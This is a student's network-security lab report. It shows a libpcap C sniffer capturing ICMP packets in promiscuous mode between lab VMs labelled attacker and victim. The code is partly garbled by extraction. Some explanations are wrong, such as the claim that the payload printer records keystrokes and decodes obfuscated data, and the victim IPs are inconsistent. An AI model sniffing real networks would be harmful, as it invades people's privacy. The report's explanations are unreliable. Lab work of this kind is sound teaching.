The Assignment of Computer Networks Security

(UE19CS236)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	16/09/2021
Section	:	A
Week	:	2

The Table of Contents

The Configurations

For most of the experiments performed, two virtual machines were employed. To sniff over a network transferring TCP packets, three virtual machines were used. Below are the details.

1. The attacker machine with IP address `10.0.2.8`

2. The victim machine with IP address `10.0.2.13`

3. The server machine with IP address `10.0.2.14`. It can also be termed as an observer machine.




Figure 1. The attacker (10.0.2.8)




Figure 2. The victim (10.0.2.13)




Figure 3. The victim (10.0.2.14)

Task 1: Writing a Programme to Sniff Packets

Task 1.1: Understanding how a sniffer works

The programme below performs the action of a typical sniffer. The sniffing is done over a network to capture ICMP packets.

sniff_icmp.c > ...

```c
#define APP_NAME "sniffex"
#define APP_DESC "Sniffer example using libpcap"
#define APP_COPYRIGHT "Copyright (c) 2005 The Tcpdump Group"
#define APP_DISCLAIMER "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."

#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

/* default snap length (maximum bytes per packet to capture) */
#define SNAP_LEN 1518

/* ethernet headers are always exactly 14 bytes [1] */
#define SIZE_ETHERNET 14

/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN 6

/* Ethernet header */
struct sniff_ethernet
{
    u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
    u_char ether_shost[ETHER_ADDR_LEN]; /* source host address */
    u_short ether_type;                 /* IP? ARP? RARP? etc */
};

/* IP header */
struct sniff_ip
{
    u_char ip_vhl;                 /* version << 4 | header length >> 2 */
    u_char ip_tos;                 /* type of service */
    u_short ip_len;                /* total length */
    u_short ip_id;                 /* identification */
    u_short ip_off;                /* fragment offset field */
#define IP_RF 0x8000               /* reserved fragment flag */
#define IP_DF 0x4000               /* don't fragment flag */
#define IP_MF 0x2000               /* more fragments flag */
#define IP_OFFMASK 0x1fff          /* mask for fragmenting bits */
    u_char ip_ttl;                 /* time to live */
```

sniff_icmp.c > ...

```c
    u_char ip_p;                   /* protocol */
    u_short ip_sum;                /* checksum */
    struct in_addr ip_src, ip_dst; /* source and dest address */
};
#define IP_HL(ip) (((ip)->ip_vhl) & 0x0f)
#define IP_V(ip) (((ip)->ip_vhl) >> 4)

/* TCP header */
typedef u_int tcp_seq;

struct sniff_tcp
{
    u_short th_sport; /* source port */
    u_short th_dport; /* destination port */
    tcp_seq th_seq;   /* sequence number */
    tcp_seq th_ack;   /* acknowledgement number */
    u_char th_offx2;  /* data offset, rsvd */
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE | TH_CWR)
    u_short th_win; /* window */
    u_short th_sum; /* checksum */
    u_short th_urp; /* urgent pointer */
};

void got_packet(
    u_char *args,
    const struct pcap_pkthdr *header,
    const u_char *packet);

void print_payload(
    const u_char *payload,
    int len);

void print_hex_ascii_line(
    const u_char *payload,
    int len,
    int offset);
```

sniff_icmp.c > ...

```c

void print_app_banner(void);

void print_app_usage(void);

/*
 * app name/banner
 */
void print_app_banner(void)
{

    printf("%s - %s\n", APP_NAME, APP_DESC);
    printf("%s\n", APP_COPYRIGHT);
    printf("%s\n", APP_DISCLAIMER);
    printf("\n");

    return;
}

/*
 * print help text
 */
void print_app_usage(void)
{

    printf("Usage: %s [interface]\n", APP_NAME);
    printf("\n");
    printf("Options:\n");
    printf("    interface    Listen on
    <interface> for packets.\n");
    printf("\n");

    return;
}

/*
 * print data in rows of 16 bytes: offset   hex   ascii
 *
 * 00000   47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a   GET / HTTP/1.1.
 */
void print_hex_ascii_line(const u_char *payload, int len, int offset)
{

    int i;
    int gap;
    const u_char *ch;
```

sniff_icmp.c > ...

```c

    /* offset */
    printf("%05d   ", offset);

    /* hex */
    ch = payload;
    for (i = 0; i < len; i++)
    {
        printf("%02x ", *ch);
        ch++;
        /* print extra space after 8th byte for visual aid */
        if (i == 7)
            printf(" ");
    }
    /* print space to handle line less than 8 bytes */
    if (len < 8)
        printf(" ");

    /* fill hex gap with spaces if not full line */
    if (len < 16)
    {
        gap = 16 - len;
        for (i = 0; i < gap; i++)
        {
            printf("   ");
        }
    }
    printf("   ");

    /* ascii (if printable) */
    ch = payload;
    for (i = 0; i < len; i++)
    {
        if (isprint(*ch))
            printf("%c", *ch);
        else
            printf(".");
        ch++;
    }

    printf("\n");

    return;
}

/*
```

sniff_icmp.c > ...

```c
 * print packet payload data (avoid printing binary data)
 */
void print_payload(const u_char *payload, int len)
{

    int len_rem = len;
    int line_width = 16; /* number of bytes per line */
    int line_len;
    int offset = 0; /* zero-based offset counter */
    const u_char *ch = payload;

    if (len <= 0)
        return;

    /* data fits on one line */
    if (len <= line_width)
    {
        print_hex_ascii_line(ch, len, offset);
        return;
    }

    /* data spans multiple lines */
    for (;;)
    {
        /* compute current line length */
        line_len = line_width % len_rem;
        /* print line */
        print_hex_ascii_line(ch, line_len, offset);
        /* compute total remaining */
        len_rem = len_rem - line_len;
        /* shift pointer to remaining bytes to print */
        ch = ch + line_len;
        /* add offset */
        offset = offset + line_width;
        /* check if we have line width chars or less */
        if (len_rem <= line_width)
        {
            /* print last line and get out */
            print_hex_ascii_line(ch, len_rem, offset);
            break;
        }
    }

    return;
}

```

sniff_icmp.c > ...

```c
/*
 * dissect/print packet
 */
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{

    static int count = 1; /* packet counter */

    /* declare pointers to packet headers */
    const struct sniff_ethernet *ethernet; /* The ethernet header [1] */
    const struct sniff_ip *ip;             /* The IP header */
    const struct sniff_tcp *tcp;           /* The TCP header */
    const char *payload;                   /* Packet payload */

    int size_ip;
    int size_tcp;
    int size_payload;

    printf("\nPacket number %d:\n", count);
    count++;

    /* define ethernet header */
    ethernet = (struct sniff_ethernet *)(packet);

    /* define/compute ip header offset */
    ip = (struct sniff_ip *)(packet + SIZE_ETHERNET);
    size_ip = IP_HL(ip) * 4;
    if (size_ip < 20)
    {
        printf("   * Invalid IP header length: %u bytes\n", size_ip);
        return;
    }

    /* print source and destination IP addresses */
    printf("       From: %s\n", inet_ntoa(ip->ip_src));
    printf("         To: %s\n", inet_ntoa(ip->ip_dst));

    /* determine protocol */
    switch (ip->ip_p)
    {
    case IPPROTO_TCP:
        printf("   Protocol: TCP\n");
        break;
    case IPPROTO_UDP:
        printf("   Protocol: UDP\n");
        return;
```

sniff_icmp.c > ...

```c
    }

    /*
     *  OK, this packet is TCP.
     */

    /* define/compute tcp header offset */
    tcp = (struct sniff_tcp *)(packet + SIZE_ETHERNET + size_ip);
    size_tcp = TH_OFF(tcp) * 4;
    if (size_tcp < 20)
    {
        printf("   * Invalid TCP header length: %u bytes\n", size_tcp);
        return;
    }

    printf("   Src port: %d\n", ntohs(tcp->th_sport));
    printf("   Dst port: %d\n", ntohs(tcp->th_dport));

    /* define/compute tcp payload (segment) offset */
    payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);

    /* compute tcp payload (segment) size */
    size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);

    /*
     * Print payload data; it might be binary, so don't just
     * treat it as a string.
     */
    if (size_payload > 0)
    {
        printf("   Payload (%d bytes):\n", size_payload);
        print_payload(payload, size_payload);
    }

    return;
}

int main(int argc, char **argv)
{

    char *dev = NULL;           /* capture device name */
    char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
    pcap_t *handle;             /* packet capture handle */

    char filter_exp[] = "proto ICMP"; /* filter expression [3] */
    struct bpf_program fp;  /* compiled filter program (expression) */
```

sniff_icmp.c > ...

```c
    bpf_u_int32 mask; /* subnet mask */
    bpf_u_int32 net; /* ip */
    int num_packets = 40; /* number of packets to capture */

    print_app_banner();

    /* check for capture device name on command-line */
    if (argc == 2)
    {
        dev = argv[1];
    }
    else if (argc > 2)
    {
        fprintf(stderr, "error: unrecognized command-line options\n\n");
        print_app_usage();
        exit(EXIT_FAILURE);
    }
    else
    {
        /* find a capture device if not specified on command-line */
        dev = pcap_lookupdev(errbuf);
        if (dev == NULL)
        {
            fprintf(stderr, "Couldn't find default device: %s\n",
                    errbuf);
            exit(EXIT_FAILURE);
        }
    }

    /* get network number and mask associated with capture device */
    if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1)
    {
        fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
                dev, errbuf);
        net = 0;
        mask = 0;
    }

    /* print capture info */
    printf("Device: %s\n", dev);
    printf("Number of packets: %d\n", num_packets);
    printf("Filter expression: %s\n", filter_exp);

    /* open capture device */
    handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
    if (handle == NULL)
```

sniff_icmp.c > ...

```c
    {
        fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
        exit(EXIT_FAILURE);
    }

    /* make sure we're capturing on an Ethernet device [2] */
    if (pcap_datalink(handle) != DLT_EN10MB)
    {
        fprintf(stderr, "%s is not an Ethernet\n", dev);
        exit(EXIT_FAILURE);
    }

    /* compile the filter expression */
    if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1)
    {
        fprintf(stderr, "Couldn't parse filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
        exit(EXIT_FAILURE);
    }

    /* apply the compiled filter */
    if (pcap_setfilter(handle, &fp) == -1)
    {
        fprintf(stderr, "Couldn't install filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
        exit(EXIT_FAILURE);
    }

    /* now we can set our callback function */
    pcap_loop(handle, num_packets, got_packet, NULL);

    /* cleanup */
    pcap_freecode(&fp);
    pcap_close(handle);

    printf("\nCapture complete.\n");

    return 0;
}
```

The heart of this programme is, the `got_packet(...)` function that's called by the driver function (`int main(...)`). Here, all the details of the captured packets get displayed. The `print_payload(...)` function stored the details of any key stroke provided on the victim machine and displays it on the attacker machine's terminal window. For the sole reason that the details would be in an obfuscate format, this function makes a call to the `print_hex_ascii_line(...)` that decodes the obfuscate content.

The screenshots of the terminal below show the behaviour of this sniffer programme:

(Commands to compile and run the C programme)


Compilation: `gcc -o sniffer sniff_icmp.c -lpcap`

Execution: `sudo ./sniffer`


Q. Show that when a victim machine (10.0.2.9) sends ICMP packets to the destination address, our sniffer code sniffs all the ICMP packets sent on the network.

A.

Command on the victim machine: `ping www.gmail.com`



The victim machine (`10.0.2.13`) sends a connection request to the Gmail server.




The attacker machine (`10.0.2.8`) sniffs every 'ICMP' packet that's transmitted over the network.

For each packet transmitted there are two packets captured on the victim machine. One is the packet when a connection request was sent. And the other is a connection reply from the Gmail server.

Q. Show that when promiscuous mode is switched on the sniffer programme can sniff through all the packets in the network.

A.




The promiscuous mode is switched on.

From the screenshots above, it can be concluded that the programme sniffs through all the packets in the network


Q. Open another terminal in same VM and ping any IP address

A.




A maximised view:

The terminal on the left (sniffer):




The terminal on the right (ping):




Yet again, the sniffer programme captures every packet and the obligatory details while in transit.

On attempting for a connection request to a fictitious machine, the attacker's unable to capture any reply packet. For, the machine's not in existence.



